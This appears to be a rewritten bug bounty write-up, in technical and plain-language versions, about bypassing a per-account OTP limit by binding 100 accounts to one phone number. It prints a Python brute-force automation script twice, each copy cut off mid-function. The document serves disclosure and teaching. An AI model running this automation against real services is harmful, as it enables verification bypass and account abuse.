How I Bypassed an OTP Verification Limit by Chaining Multiple Logic Flaws

The OTP verification code was not bound to the account that requested it, only to the phone number, and the per-account attempt limit could be bypassed by creating many accounts sharing the same phone number. An attacker could then distribute up to 1,000 guesses across 100 accounts to find a valid 4-digit OTP within its 10-minute lifetime.
 Published on medium.com
Hackerone
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During an authorised security assessment, Hossam Hamada found an OTP verification weakness that only became exploitable when several pieces of application logic were chained together. The target is referred to as example.com, and all target-specific information has been removed from the public version.
The feature involved is the registration and phone verification onboarding flow. In normal use it looks like this:
Create Account → Email Verification Sent → Continue Onboarding → Add Phone Number → OTP Sent → Enter OTP → Phone Verified
Creating an account triggers an email verification message, but email verification is not required to continue onboarding. The user can then add a phone number, and the application sends a 4-digit OTP to confirm ownership of that number.
Setup
No special roles or privileged accounts were needed. The researcher worked with ordinary self-registered accounts and a Python script to automate the flow. The relevant preconditions, all of which are normal application behaviour rather than misconfiguration:
- Accounts can be created without a CAPTCHA or a meaningful account-creation rate limit.
- Onboarding can continue before the email address is verified.
- The same phone number can be associated with multiple accounts.
- The OTP is 4 digits, valid for approximately 10 minutes, and limited to approximately 10 verification attempts per minute per account.
A 4-digit code has 10,000 possible combinations. With roughly 10 attempts per minute over a 10-minute validity window, a single account gets about 100 attempts, which makes straightforward brute force impractical.
Finding it
The individual behaviours looked harmless or intentional, and the researcher explicitly treated them as out of scope on their own:
- Account creation. No CAPTCHA and no meaningful rate limit. Not considered a valid vulnerability by itself.
- Email verification. A new account can continue onboarding without verifying its email. Appeared to be intentional.
- Phone number reuse. The same phone number can be attached to multiple accounts. Not immediately a vulnerability, because every account was still expected to complete OTP verification.
- OTP restrictions. 4-digit code, about 10 attempts per minute per account, valid for about 10 minutes.
The interesting part came from testing the verification logic itself. The researcher created two accounts and associated the same phone number with both:
Account 1 → Same Phone Number → OTP 1
Account 2 → Same Phone Number → OTP 2
The expectation was that OTP 1 would only be valid for Account 1 and OTP 2 only for Account 2. Instead, OTP 1 could be used from Account 2 while it was still valid, and vice versa. The OTP was effectively associated with the phone number rather than bound to the account and verification transaction that generated it:
OTP 1 → Phone Number
instead of:
OTP 1 → Account 1 + Phone Number + Verification Session
So once an OTP was generated for a phone number, it stayed usable from other accounts associated with that same number during its validity period:
Account 1 requests OTP 1
Account 2 requests OTP 2
Account 2 verifies the phone using OTP 1 → Accepted
Account 1 verifies the phone using OTP 2 → Accepted
That was the key logic flaw. The remaining question was whether the per-account attempt limit could be multiplied.
Exploitation
Step 1: Create 100 accounts
The script takes advantage of the missing CAPTCHA and meaningful rate limit during account creation and automatically creates 100 accounts.
Step 2: Add the same phone number
Because the phone number can be added before email verification is completed, the script adds the same phone number to all 100 accounts:
100 Accounts → Same Phone Number
Step 3: Generate OTPs
The script sends an OTP request from every account, producing approximately 100 valid OTPs for the same phone number, each valid for approximately 10 minutes:
Account 1 → OTP 1 Account 2 → OTP 2 Account 3 → OTP 3 Account 100 → OTP 100
Step 4: Exploit the OTP binding flaw
Each account is limited to approximately 10 OTP verification attempts. Because the OTP is not bound to the account that requested it, any OTP belonging to the same phone number and still valid can be submitted from another account associated with that number. The 100 accounts therefore work together:
1 Account → 10 Attempts
becomes
100 Accounts × 10 Attempts = 1,000 Attempts
The script makes all 100 accounts search for one valid OTP among the 100 OTPs generated for the same phone number, using the available 1,000 verification attempts. The per-account limit is bypassed because it is enforced separately on each account rather than across the overall phone-number verification process.
Step 5: Distribute the attempts
The script splits different OTP candidates across the 100 accounts. Each account uses its own 10 attempts on different candidates:
Account 1 → 10 candidates Account 2 → 10 different candidates Account 3 → 10 different candidates … Account 100 → 10 different candidates
The 4-digit space is 0000 → 9999, so instead of 10 attempts from one account, the script can distribute up to 1,000 attempts across the 100 accounts while the OTPs are still valid.
Step 6: Monitor the responses
The script watches the response of every verification attempt. As soon as one OTP value is accepted, it stops and reports:
Correct OTP → Account that successfully verified it
This identifies both the accepted OTP and the account that completed verification.
Step 7: Use the OTP before it expires
The whole process takes approximately 4-6 minutes. Since the OTP remains valid for approximately 10 minutes, several minutes can remain after a valid OTP is found. Because the OTP is not bound to the account that generated it, the discovered OTP can potentially be used from another newly created account associated with the same phone number while it remains valid.
The complete chain:
No CAPTCHA / meaningful rate limit → 100 accounts → Same phone number on all accounts → 100 valid OTPs → OTP not bound to the originating account → 10 attempts per account → 1,000 distributed attempts → Correct OTP identified within the 10-minute validity window
The automation script
The researcher automated the process in Python. The script registers accounts, attaches the phone number, initiates verification several times per account, then distributes OTP candidates across the accounts until one is accepted.
import requestsimport jsonimport timeimport base64import randomimport threadingfrom concurrent.futures import ThreadPoolExecutor, as_completedBASE_URL = "https://api.example.com"EMAIL_DOMAIN = "example.com"EMAIL_PREFIX = "user"PASSWORD = "YourPassword123!"PHONE_NUMBER = "[redacted]"START_INDEX = 1END_INDEX = 100MAX_WORKERS = 5DELAY_BETWEEN = 0.3VERIFICATION_REPEAT = 3DELAY_BETWEEN_VERIFICATIONS = 0.5VERIFY_ATTEMPTS = 10DELAY_BETWEEN_VERIFY = 0.3HEADERS_BASE = {    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",    "Accept": "application/json, text/plain, */*",    "Accept-Language": "en-US,en;q=0.5",    "Content-Type": "application/json",    "Origin": "https://client.example.com",    "Referer": "https://client.example.com/",    "Sec-Fetch-Dest": "empty",    "Sec-Fetch-Mode": "cors",    "Sec-Fetch-Site": "same-site",    "Priority": "u=0",    "Te": "trailers",}CODE_POOL = []_code_lock = threading.Lock()def pop_code():    with _code_lock:        if not CODE_POOL:            return None        return CODE_POOL.pop()STOP_EVENT = threading.Event()WINNER_INFO = {"email": None, "code": None, "contact_id": None, "index": None}_winner_lock = threading.Lock()def set_winner(index, email, code, contact_id):    with _winner_lock:        if not STOP_EVENT.is_set():            STOP_EVENT.set()            WINNER_INFO["index"] = index            WINNER_INFO["email"] = email            WINNER_INFO["code"] = code            WINNER_INFO["contact_id"] = contact_id_log_lock = threading.Lock()def log(msg):    with _log_lock:        print(msg, flush=True)def decode_jwt_payload(token):    try:        payload_b64 = token.split(".")[1]        payload_b64 += "=" * (-len(payload_b64) % 4)        return json.loads(base64.urlsafe_b64decode(payload_b64))    except Exception:        return Nonedef get_user_id_from_token(token):    payload = decode_jwt_payload(token)    if payload and "claims" in payload:        return payload["claims"].get("user-id")    return Nonedef extract_contact_id(data):    if not isinstance(data, dict):        return None    if isinstance(data.get("data"), list) and data["data"]:        first = data["data"][0]        if isinstance(first, dict) and first.get("id"):            return first["id"]    if isinstance(data.get("data"), dict) and data["data"].get("id"):        return data["data"]["id"]    if data.get("id"):        return data["id"]    if isinstance(data.get("contact"), dict) and data["contact"].get("id"):        return data["contact"]["id"]    return Nonedef register_account(index):    email = f"{EMAIL_PREFIX}-{index}@{EMAIL_DOMAIN}"    url = f"{BASE_URL}/onboarding/client_register"    headers = {**HEADERS_BASE, "Authorization": "Bearer undefined"}    body = {        "email": email,        "password": PASSWORD,        "first_name": "",        "last_name": "",        "preferred_first_name": "",        "utm_params": {}    }    try:        r = requests.post(url, headers=headers, json=body, timeout=30)        if r.status_code in (200, 201):            data = r.json()            token = (                data.get("access_token")                or data.get("token")                or (data.get("data") or {}).get("access_token")            )            if not token:                return {"index": index, "email": email, "success": False,                        "error": f"no token: {data}"}            return {"index": index, "email": email, "success": True, "token": token}        return {"index": index, "email": email, "success": False,                "error": f"status {r.status_code}: {r.text[:200]}"}    except Exception as e:
        return {"index": index, "email": email, "success": False, "error": str(e)}def set_phone(user_id, token):    url = f"{BASE_URL}/api/v1/user/{user_id}/contacts/phone"    headers = {**HEADERS_BASE, "Authorization": f"Bearer {token}"}    body = {"phones": {"cell": PHONE_NUMBER}}    try:        r = requests.put(url, headers=headers, json=body, timeout=30)        if r.status_code in (200, 201):            data = r.json()            contact_id = extract_contact_id(data)            if not contact_id:                return {"success": False, "error": f"no contact id in: {data}"}            return {"success": True, "contact_id": contact_id, "raw": data}        return {"success": False, "error": f"status {r.status_code}: {r.text[:200]}"}    except Exception as e:
        return {"success": False, "error": str(e)}def initiate_verification(contact_id, token):    url = f"{BASE_URL}/api/v1/contacts/{contact_id}/initiate_verification"    headers = {**HEADERS_BASE, "Authorization": f"Bearer {token}"}    try:        r = requests.post(url, headers=headers, timeout=30)        if r.status_code in (200, 201, 204):            try:                data = r.json()            except Exception:                data = r.text            return {"success": True, "status": r.status_code, "raw": data}        return {"success": False, "status": r.status_code,                "error": f"status {r.status_code}: {r.text[:200]}"}    except Exception as e:
        return {"success": False, "error": str(e)}def verify_code(contact_id, token, code):    url = f"{BASE_URL}/api/v1/contacts/{contact_id}/verify"    headers = {**HEADERS_BASE, "Authorization": f"Bearer {token}"}    body = {"verification_code": code}    try:        r = requests.post(url, headers=headers, json=body, timeout=30)        try:            data = r.json()        except Exception:            data = r.text        return {"code": code, "status": r.status_code,                "success": r.status_code == 200, "raw": data}    except Exception as e:
        return {"code": code, "success": False, "error": str(e)}def setup_account(index):    email = f"{EMAIL_PREFIX}-{index}@{EMAIL_DOMAIN}"    result = {        "index": index,        "email": email,        "success": False,
        "verifications": [],
        "verify_attempts": [],
    }    log(f"START register  [{index:>3}] -> {email}")    reg = register_ac
The script is organised around four API calls, all against BASE_URL:
| Purpose | Method and path | Body |
|---|---|---|
| Register | POST /onboarding/client_register |
email, password, first_name, last_name, preferred_first_name, utm_params |
| Attach phone | PUT /api/v1/user/{user_id}/contacts/phone |
{"phones": {"cell": PHONE_NUMBER}} |
| Request OTP | POST /api/v1/contacts/{contact_id}/initiate_verification |
none |
| Submit OTP | POST /api/v1/contacts/{contact_id}/verify |
{"verification_code": code} |
Registration is sent with Authorization: Bearer undefined, and the access token is read from access_token, token or data.access_token in the response. The user-id is taken from the claims object of the JWT payload, and the contact ID is extracted from whichever of several response shapes the API returns. Each account calls initiate_verification three times (VERIFICATION_REPEAT = 3), which is how the pool of OTPs for the same phone number is built up. Verification then runs with VERIFY_ATTEMPTS = 10 per account, pulling candidates from a shuffled pool of 4-digit codes, and a shared STOP_EVENT halts every worker as soon as one account gets a 200. Results are written to results_full.json and winners.txt.
Root cause
The OTP was associated with the phone number rather than with the account and verification transaction that generated it. The attempt limit, by contrast, was enforced per account. The two controls therefore protected different things: the rate limit counted attempts on an account, while the secret being guessed was shared across every account holding the same number. Adding accounts multiplied the attempt budget without multiplying the search space, and the 4-digit code space of 10,000 became reachable within the 10-minute validity window once 1,000 distributed attempts were available.
The supporting behaviours, each harmless alone, made the chain practical: account creation without CAPTCHA or meaningful rate limiting, onboarding before email verification, and phone number reuse across accounts.
Impact
By chaining the logic issues, the researcher was able to bypass the intended OTP protection and obtain the correct OTP. In the demonstrated scenario this means obtaining the correct OTP for the shared phone number within the validity window of the generated codes. The report does not describe any further action taken with a verified number, and does not state what the platform's response or remediation was.
Fix
The report does not describe a fix that was applied. The lesson it draws is that security controls should be enforced around the actual security boundary they are intended to protect. Here the verification limit was enforced per account while the OTP belonged to the phone number, so the limit should be enforced across the phone-number verification process as a whole, and the OTP should be bound to the account and verification session that generated it rather than to the number alone.
Variants to test
- OTP reuse across accounts sharing an identifier. Create two accounts with the same phone number or email, request a code from each, and submit each code from the other account. A positive result is an accepted verification from the account that did not request that code.
- Per-account limits on a shared secret. Wherever a rate limit is keyed to the account but the secret is keyed to a shared resource (phone number, email, device), multiply accounts and check whether the combined attempt budget exceeds the single-account budget. A positive result is more total attempts against the same secret than one account allows.
- Onboarding before email verification. Register an account, skip email verification, and continue to the next step. A positive result is reaching phone or OTP stages without a verified email.
- Identifier reuse. Attach the same phone number to many accounts and check whether each one can trigger a new OTP. A positive result is multiple simultaneously valid codes for one number.
- Attempt-limit scope. Check whether the limit is counted per account, per session, per IP or per identifier, and whether a new account or session resets it. A positive result is a reset of the counter without the underlying secret changing.
What happened, in plain words
Imagine a bank that lets you open as many accounts as you like, and lets you attach the same mobile phone number to every one of them. When you want to prove the phone number is yours, the bank sends a short code by text message and asks you to type it back. The bank is careful: it only lets each account try ten guesses a minute, so nobody can sit there guessing codes all day.
Now imagine the bank made a quiet mistake. The code it sends is tied to the phone number, not to the account that asked for it. So a code sent to one account can be typed into any other account that has the same phone number attached. And because you can open a hundred accounts, you get a hundred separate ten-guess allowances, all pointed at the same phone number. A hundred times ten is a thousand guesses, against a four-digit code with ten thousand possibilities. That is far more than one account's ten.
That is the whole story in one paragraph. The rest of this article walks through it slowly, explaining every term along the way, because the interesting part is not any single mistake. Each individual behaviour looked harmless or even intentional. The problem only appeared when several of them were combined.
This research was carried out during an authorised security assessment, meaning the owner of the system gave permission for it to be tested. The target is referred to as example.com, and all target-specific information has been removed from the public version.
The feature being tested
The feature involved is the sign-up and phone verification flow, the sequence a new user goes through when creating an account. In normal use it looks like this:
Create Account → Email Verification Sent → Continue Onboarding → Add Phone Number → OTP Sent → Enter OTP → Phone Verified
Let us unpack that sequence, because several of the words will come back later.
- Create Account: the user fills in an email address and a password, and the application creates a record for them.
- Email Verification Sent: the application sends a message to the email address with a link or code, to check that the address really belongs to the person signing up.
- Continue Onboarding: onboarding is the guided setup a new user goes through, a bit like the steps of a wizard when you install software. The user moves on to the next screens.
- Add Phone Number: the user types in a mobile number.
- OTP Sent: the application sends a short numeric code to that phone number by text message. OTP stands for one-time password: a code meant to be used once, to prove you hold the phone.
- Enter OTP: the user types the code back into the application.
- Phone Verified: if the code matches, the application marks the phone number as belonging to that user.
Creating an account triggers an email verification message, but here is the first thing worth noticing: email verification is not required to continue onboarding. The user can simply skip past it. They can then add a phone number, and the application sends a 4-digit OTP to confirm ownership of that number.
What was needed to start
No special roles or privileged accounts were needed. The researcher worked with ordinary self-registered accounts, the same kind anyone can create through the sign-up page, plus a Python script to automate the flow. Python is a programming language commonly used for small automation tasks; a script is just a text file of instructions the computer runs in order.
The relevant preconditions, all of which are normal application behaviour rather than misconfiguration, were:
- Accounts can be created without a CAPTCHA or a meaningful account-creation rate limit.
- Onboarding can continue before the email address is verified.
- The same phone number can be associated with multiple accounts.
- The OTP is 4 digits, valid for approximately 10 minutes, and limited to approximately 10 verification attempts per minute per account.
Two of those terms deserve a plain explanation.
A CAPTCHA is the little puzzle you sometimes see on sign-up forms, where you tick a box or pick out traffic lights in a grid. Its purpose is to prove a human is present, because automated scripts find such puzzles hard. Without one, a script can create accounts as fast as the server will answer.
A rate limit is a cap on how often something may be done in a period of time. Think of a shop that will only sell you two bottles of a popular drink per day. A rate limit on account creation would stop a script from making hundreds of accounts in a minute. A meaningful rate limit means one strict enough to actually get in the way.
A 4-digit code has 10,000 possible combinations, because each digit can be 0 to 9 and there are four positions: 10 × 10 × 10 × 10. With roughly 10 attempts per minute over a 10-minute validity window, a single account gets about 100 attempts. With roughly 10 attempts per minute over a 10-minute validity window, a single account gets about 100 attempts, which makes straightforward brute force impractical. Brute force means trying every possibility until one works, like working through every key on a huge keyring.
Finding it: four behaviours that looked harmless
The individual behaviours looked harmless or intentional, and the researcher explicitly treated them as out of scope on their own. Out of scope means not counted as a reportable security bug, either because the programme running the bug bounty says so, or because the researcher judges it too weak to matter alone.
- Account creation. No CAPTCHA and no meaningful rate limit. Not considered a valid vulnerability by itself. After all, plenty of websites let you sign up freely.
- Email verification. A new account can continue onboarding without verifying its email. This appeared to be intentional application behaviour.
- Phone number reuse. The same phone number can be attached to multiple accounts. Not immediately a vulnerability, because every account was still expected to complete OTP verification. If each account still has to prove it holds the phone, sharing a number seems harmless.
- OTP restrictions. 4-digit code, about 10 attempts per minute per account, valid for about 10 minutes. On paper this is a sensible defence.
The interesting part came from testing the verification logic itself, meaning the rules the application follows when it checks a submitted code. The researcher created two accounts and associated the same phone number with both:
Account 1 → Same Phone Number → OTP 1
Account 2 → Same Phone Number → OTP 2
The expectation was that OTP 1 would only be valid for Account 1 and OTP 2 only for Account 2. That is how a well-built system should behave: the code is a receipt for one specific transaction, and it should only be honoured in that transaction.
Instead, OTP 1 could be used from Account 2 while it was still valid, and vice versa. The OTP was effectively associated with the phone number rather than bound to the account and verification transaction that generated it:
OTP 1 → Phone Number
instead of:
OTP 1 → Account 1 + Phone Number + Verification Session
A verification session here means the particular attempt to verify, with its own identity, started by one account at one moment. Binding the code to the session means the code is only accepted inside that same attempt.
So once an OTP was generated for a phone number, it stayed usable from other accounts associated with that same number during its validity period:
Account 1 requests OTP 1
Account 2 requests OTP 2
Account 2 verifies the phone using OTP 1 → Accepted
Account 1 verifies the phone using OTP 2 → Accepted
That was the key logic flaw. A logic flaw is a mistake in the rules the application follows, rather than a mistake in how it is coded at a low level. The application does exactly what it was told; the instructions themselves are wrong. It is like a club whose guest list says "anyone holding a valid ticket" without saying the ticket must be for tonight.
The remaining question was whether the per-account attempt limit could be multiplied. If each account gets ten attempts and the codes are shared across accounts, then more accounts means more attempts against the same set of codes.
Exploitation, step by step
Exploitation means actually using a weakness to demonstrate its effect, rather than only suspecting it exists. Each step below explains what was done and why it was needed.
Step 1: Create 100 accounts
The script takes advantage of the missing CAPTCHA and meaningful rate limit during account creation and automatically creates 100 accounts. Why: each account will later bring its own allowance of verification attempts, so the number of accounts sets the size of the total budget.
Step 2: Add the same phone number
Because the phone number can be added before email verification is completed, the script adds the same phone number to all 100 accounts:
100 Accounts → Same Phone Number
Why: the flaw ties codes to the phone number, so all the accounts must share one number for their codes to be interchangeable.
Step 3: Generate OTPs
The script sends an OTP request from every account, producing approximately 100 valid OTPs for the same phone number, each valid for approximately 10 minutes:
Account 1 → OTP 1 Account 2 → OTP 2 Account 3 → OTP 3 Account 100 → OTP 100
Why: each request creates a fresh code, and because codes are not bound to accounts, all of these codes are candidates that any of the accounts could accept.
Step 4: Exploit the OTP binding flaw
Each account is limited to approximately 10 OTP verification attempts. Because the OTP is not bound to the account that requested it, any OTP belonging to the same phone number and still valid can be submitted from another account associated with that number. The 100 accounts therefore work together:
1 Account → 10 Attempts
becomes
100 Accounts × 10 Attempts = 1,000 Attempts
The script makes all 100 accounts search for one valid OTP among the 100 OTPs generated for the same phone number, using the available 1,000 verification attempts. The per-account limit is bypassed because it is enforced separately on each account rather than across the overall phone-number verification process.
Why this matters: the limit was counting attempts per account, but the secret being guessed was shared by every account holding the number. The two controls were protecting different things, so adding accounts multiplied the attempt budget without making the search space any bigger.
Step 5: Distribute the attempts
The script splits different OTP candidates across the 100 accounts. Each account uses its own 10 attempts on different candidates:
Account 1 → 10 candidates Account 2 → 10 different candidates Account 3 → 10 different candidates … Account 100 → 10 different candidates
The 4-digit space is 0000 → 9999, so instead of 10 attempts from one account, the script can distribute up to 1,000 attempts across the 100 accounts while the OTPs are still valid.
Why distribute rather than repeat: if every account tried the same ten codes, the total coverage would still be ten codes. Spreading different candidates across accounts means the thousand attempts cover a thousand distinct guesses.
Step 6: Monitor the responses
The script watches the response of every verification attempt. A response is what the server sends back after a request: a status code plus, usually, some data. As soon as one OTP value is accepted, it stops and reports:
Correct OTP → Account that successfully verified it
This identifies both the accepted OTP and the account that completed verification. Why stop: once a code is found, further guessing only wastes attempts and risks tripping other alarms.
Step 7: Use the OTP before it expires
The whole process takes approximately 4-6 minutes. Since the OTP remains valid for approximately 10 minutes, several minutes can remain after a valid OTP is found. Because the OTP is not bound to the account that generated it, the discovered OTP can potentially be used from another newly created account associated with the same phone number while it remains valid.
Why timing matters: a code that expires before you can use it is worthless. The whole chain only works because the guessing finishes comfortably inside the validity window.
The complete chain:
No CAPTCHA / meaningful rate limit → 100 accounts → Same phone number on all accounts → 100 valid OTPs → OTP not bound to the originating account → 10 attempts per account → 1,000 distributed attempts → Correct OTP identified within the 10-minute validity window
The automation script
Doing this by hand in a browser would be hopeless: a hundred accounts, a hundred phone additions, a hundred code requests and up to a thousand guesses, all inside ten minutes. So the researcher automated the process in Python. The script registers accounts, attaches the phone number, initiates verification several times per account, then distributes OTP candidates across the accounts until one is accepted.
Before reading the code, a few concepts will help.
An API (application programming interface) is the set of addresses a website's own pages use to talk to its servers. When you fill in a form in your browser, the page quietly sends a request to one of these addresses and displays the answer. A script can send the same requests directly, without a browser, which is what makes automation possible.
A request has a method, a URL, some headers and sometimes a body. The method is the verb: GET asks for data, POST sends new data, PUT replaces or updates data. The URL is the address. Headers are small labels attached to the request, such as what kind of data it contains or who is asking. The body is the actual content, usually in JSON, a text format for structured data that looks like {"key": "value"}.
A token is a short string the server gives you after you log in, which you then present on later requests to prove who you are. Think of a cloakroom ticket: you show it to get your coat, and you do not have to prove your identity again. A JWT (JSON Web Token) is a particular kind of token made of three parts separated by dots; the middle part is a base64-encoded block of information about the user, called the payload. Base64 is a way of writing binary data using ordinary letters and digits, so it can travel safely in text.
Here is the script as published:
import requestsimport jsonimport timeimport base64import randomimport threadingfrom concurrent.futures import ThreadPoolExecutor, as_completedBASE_URL = "https://api.example.com"EMAIL_DOMAIN = "example.com"EMAIL_PREFIX = "user"PASSWORD = "YourPassword123!"PHONE_NUMBER = "[redacted]"START_INDEX = 1END_INDEX = 100MAX_WORKERS = 5DELAY_BETWEEN = 0.3VERIFICATION_REPEAT = 3DELAY_BETWEEN_VERIFICATIONS = 0.5VERIFY_ATTEMPTS = 10DELAY_BETWEEN_VERIFY = 0.3HEADERS_BASE = {    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",    "Accept": "application/json, text/plain, */*",    "Accept-Language": "en-US,en;q=0.5",    "Content-Type": "application/json",    "Origin": "https://client.example.com",    "Referer": "https://client.example.com/",    "Sec-Fetch-Dest": "empty",    "Sec-Fetch-Mode": "cors",    "Sec-Fetch-Site": "same-site",    "Priority": "u=0",    "Te": "trailers",}CODE_POOL = []_code_lock = threading.Lock()def pop_code():    with _code_lock:        if not CODE_POOL:            return None        return CODE_POOL.pop()STOP_EVENT = threading.Event()WINNER_INFO = {"email": None, "code": None, "contact_id": None, "index": None}_winner_lock = threading.Lock()def set_winner(index, email, code, contact_id):    with _winner_lock:        if not STOP_EVENT.is_set():            STOP_EVENT.set()            WINNER_INFO["index"] = index            WINNER_INFO["email"] = email            WINNER_INFO["code"] = code            WINNER_INFO["contact_id"] = contact_id_log_lock = threading.Lock()def log(msg):    with _log_lock:        print(msg, flush=True)def decode_jwt_payload(token):    try:        payload_b64 = token.split(".")[1]        payload_b64 += "=" * (-len(payload_b64) % 4)        return json.loads(base64.urlsafe_b64decode(payload_b64))    except Exception:        return Nonedef get_user_id_from_token(token):    payload = decode_jwt_payload(token)    if payload and "claims" in payload:        return payload["claims"].get("user-id")    return Nonedef extract_contact_id(data):    if not isinstance(data, dict):        return None    if isinstance(data.get("data"), list) and data["data"]:        first = data["data"][0]        if isinstance(first, dict) and first.get("id"):            return first["id"]    if isinstance(data.get("data"), dict) and data["data"].get("id"):        return data["data"]["id"]    if data.get("id"):        return data["id"]    if isinstance(data.get("contact"), dict) and data["contact"].get("id"):        return data["contact"]["id"]    return Nonedef register_account(index):    email = f"{EMAIL_PREFIX}-{index}@{EMAIL_DOMAIN}"    url = f"{BASE_URL}/onboarding/client_register"    headers = {**HEADERS_BASE, "Authorization": "Bearer undefined"}    body = {        "email": email,        "password": PASSWORD,        "first_name": "",        "last_name": "",        "preferred_first_name": "",        "utm_params": {}    }    try:        r = requests.post(url, headers=headers, json=body, timeout=30)        if r.status_code in (200, 201):            data = r.json()            token = (                data.get("access_token")                or data.get("token")                or (data.get("data") or {}).get("access_token")            )            if not token:                return {"index": index, "email": email, "success": False,                        "error": f"no token: {data}"}            return {"index": index, "email": email, "success": True, "token": token}        return {"index": index, "email": email, "success": False,                "error": f"status {r.status_code}: {r.text[:200]}"}    except Exception as e:
        return {"index": index, "email": email, "success": False, "error": str(e)}def set_phone(user_id, token):    url = f"{BASE_URL}/api/v1/user/{user_id}/contacts/phone"    headers = {**HEADERS_BASE, "Authorization": f"Bearer {token}"}    body = {"phones": {"cell": PHONE_NUMBER}}    try:        r = requests.put(url, headers=headers, json=body, timeout=30)        if r.status_code in (200, 201):            data = r.json()            contact_id = extract_contact_id(data)            if not contact_id:                return {"success": False, "error": f"no contact id in: {data}"}            return {"success": True, "contact_id": contact_id, "raw": data}        return {"success": False, "error": f"status {r.status_code}: {r.text[:200]}"}    except Exception as e:
        return {"success": False, "error": str(e)}def initiate_verification(contact_id, token):    url = f"{BASE_URL}/api/v1/contacts/{contact_id}/initiate_verification"    headers = {**HEADERS_BASE, "Authorization": f"Bearer {token}"}    try:        r = requests.post(url, headers=headers, timeout=30)        if r.status_code in (200, 201, 204):            try:                data = r.json()            except Exception:                data = r.text            return {"success": True, "status": r.status_code, "raw": data}        return {"success": False, "status": r.status_code,                "error": f"status {r.status_code}: {r.text[:200]}"}    except Exception as e:
        return {"success": False, "error": str(e)}def verify_code(contact_id, token, code):    url = f"{BASE_URL}/api/v1/contacts/{contact_id}/verify"    headers = {**HEADERS_BASE, "Authorization": f"Bearer {token}"}    body = {"verification_code": code}    try:        r = requests.post(url, headers=headers, json=body, timeout=30)        try:            data = r.json()        except Exception:            data = r.text        return {"code": code, "status": r.status_code,                "success": r.status_code == 200, "raw": data}    except Exception as e:
        return {"code": code, "success": False, "error": str(e)}def setup_account(index):    email = f"{EMAIL_PREFIX}-{index}@{EMAIL_DOMAIN}"    result = {        "index": index,        "email": email,        "success": False,
        "verifications": [],
        "verify_attempts": [],
    }    log(f"START register  [{index:>3}] -> {email}")    reg = register_ac
Reading the script line by line
The first block imports libraries. requests sends HTTP requests, json reads and writes JSON, time pauses, base64 decodes the token payload, random shuffles the candidate codes, threading lets several things happen at once, and ThreadPoolExecutor runs several accounts in parallel. Running things in parallel is what keeps the whole job inside the ten-minute window.
The constants set the ground rules. BASE_URL is the API address. EMAIL_DOMAIN and EMAIL_PREFIX build the addresses [redacted] up to [redacted]. PASSWORD and PHONE_NUMBER are the shared credentials and the shared number. START_INDEX and END_INDEX define the hundred accounts. MAX_WORKERS = 5 means five accounts are worked on at a time. The DELAY_BETWEEN values insert small pauses so the script does not hammer the server. VERIFICATION_REPEAT = 3 means each account asks for a code three times, which is how the pool of codes grows. VERIFY_ATTEMPTS = 10 is the per-account guessing allowance.
HEADERS_BASE is a dictionary of headers sent with every request. User-Agent claims to be Firefox, Content-Type says the body is JSON, and Origin and Referer say the request came from the client site. These make the script's requests look like the ones a browser would send.
CODE_POOL is the shared list of candidate codes, and _code_lock is a lock that stops two threads taking the same code at the same moment. pop_code() removes and returns one code from the pool, or None if the pool is empty.
STOP_EVENT is a shared flag that tells every worker to stop once a code has been found. WINNER_INFO records which account won and with which code, and set_winner() sets the flag and fills in that record, guarded by a lock so only the first winner counts.
log() prints a message with a lock, so lines from different threads do not get mixed together.
decode_jwt_payload() splits the token on dots, takes the middle part, pads it to a valid length, base64-decodes it and parses the JSON. get_user_id_from_token() reads the user-id field from the claims object inside that payload. The script needs the user ID because the phone endpoint's URL contains it.
extract_contact_id() tries several possible shapes of the response to find the contact ID, because APIs sometimes wrap their answers differently. A contact ID is the application's internal identifier for the phone number record attached to a user.
register_account() builds the email address, posts to the registration endpoint with Authorization: Bearer undefined, and reads the token from whichever of three possible places it appears. Registration is sent with Authorization: Bearer undefined.
set_phone() sends a PUT to the phone endpoint with the user ID in the URL and the phone number in the body, then extracts the contact ID from the reply.
initiate_verification() posts to the endpoint that triggers a new code. It treats 200, 201 and 204 as success. A status code is the three-digit number a server returns: 200 means OK, 201 means created, 204 means no content, and 4xx or 5xx mean something went wrong.
verify_code() posts a candidate code to the verify endpoint and marks it successful only on a 200.
setup_account() is the per-account routine: register, decode the user ID, attach the phone, then request a code three times with short pauses. It records everything in a result dictionary so the second phase can use it.
verify_account() is the guessing routine. It checks the stop flag before each attempt, takes a code from the shared pool, submits it, and on success records the winner and stops. Otherwise it logs the failed attempt and moves on.
ask_for_range() asks the operator which slice of the 0000 to 9999 space to try, warns if the slice is smaller than the thousand attempts available, and waits for ok before starting.
main() runs two phases. Phase 1 registers all hundred accounts in parallel and collects the ones that are ready. Phase 2 shuffles the chosen codes, trims the list to the number of attempts available, and hands out codes to the ready accounts in parallel. At the end it writes results_full.json with everything that happened and winners.txt with one line per successful account.
The four API calls
The script is organised around four API calls, all against BASE_URL:
| Purpose | Method and path | Body |
|---|---|---|
| Register | POST /onboarding/client_register |
email, password, first_name, last_name, preferred_first_name, utm_params |
| Attach phone | PUT /api/v1/user/{user_id}/contacts/phone |
{"phones": {"cell": PHONE_NUMBER}} |
| Request OTP | POST /api/v1/contacts/{contact_id}/initiate_verification |
none |
| Submit OTP | POST /api/v1/contacts/{contact_id}/verify |
{"verification_code": code} |
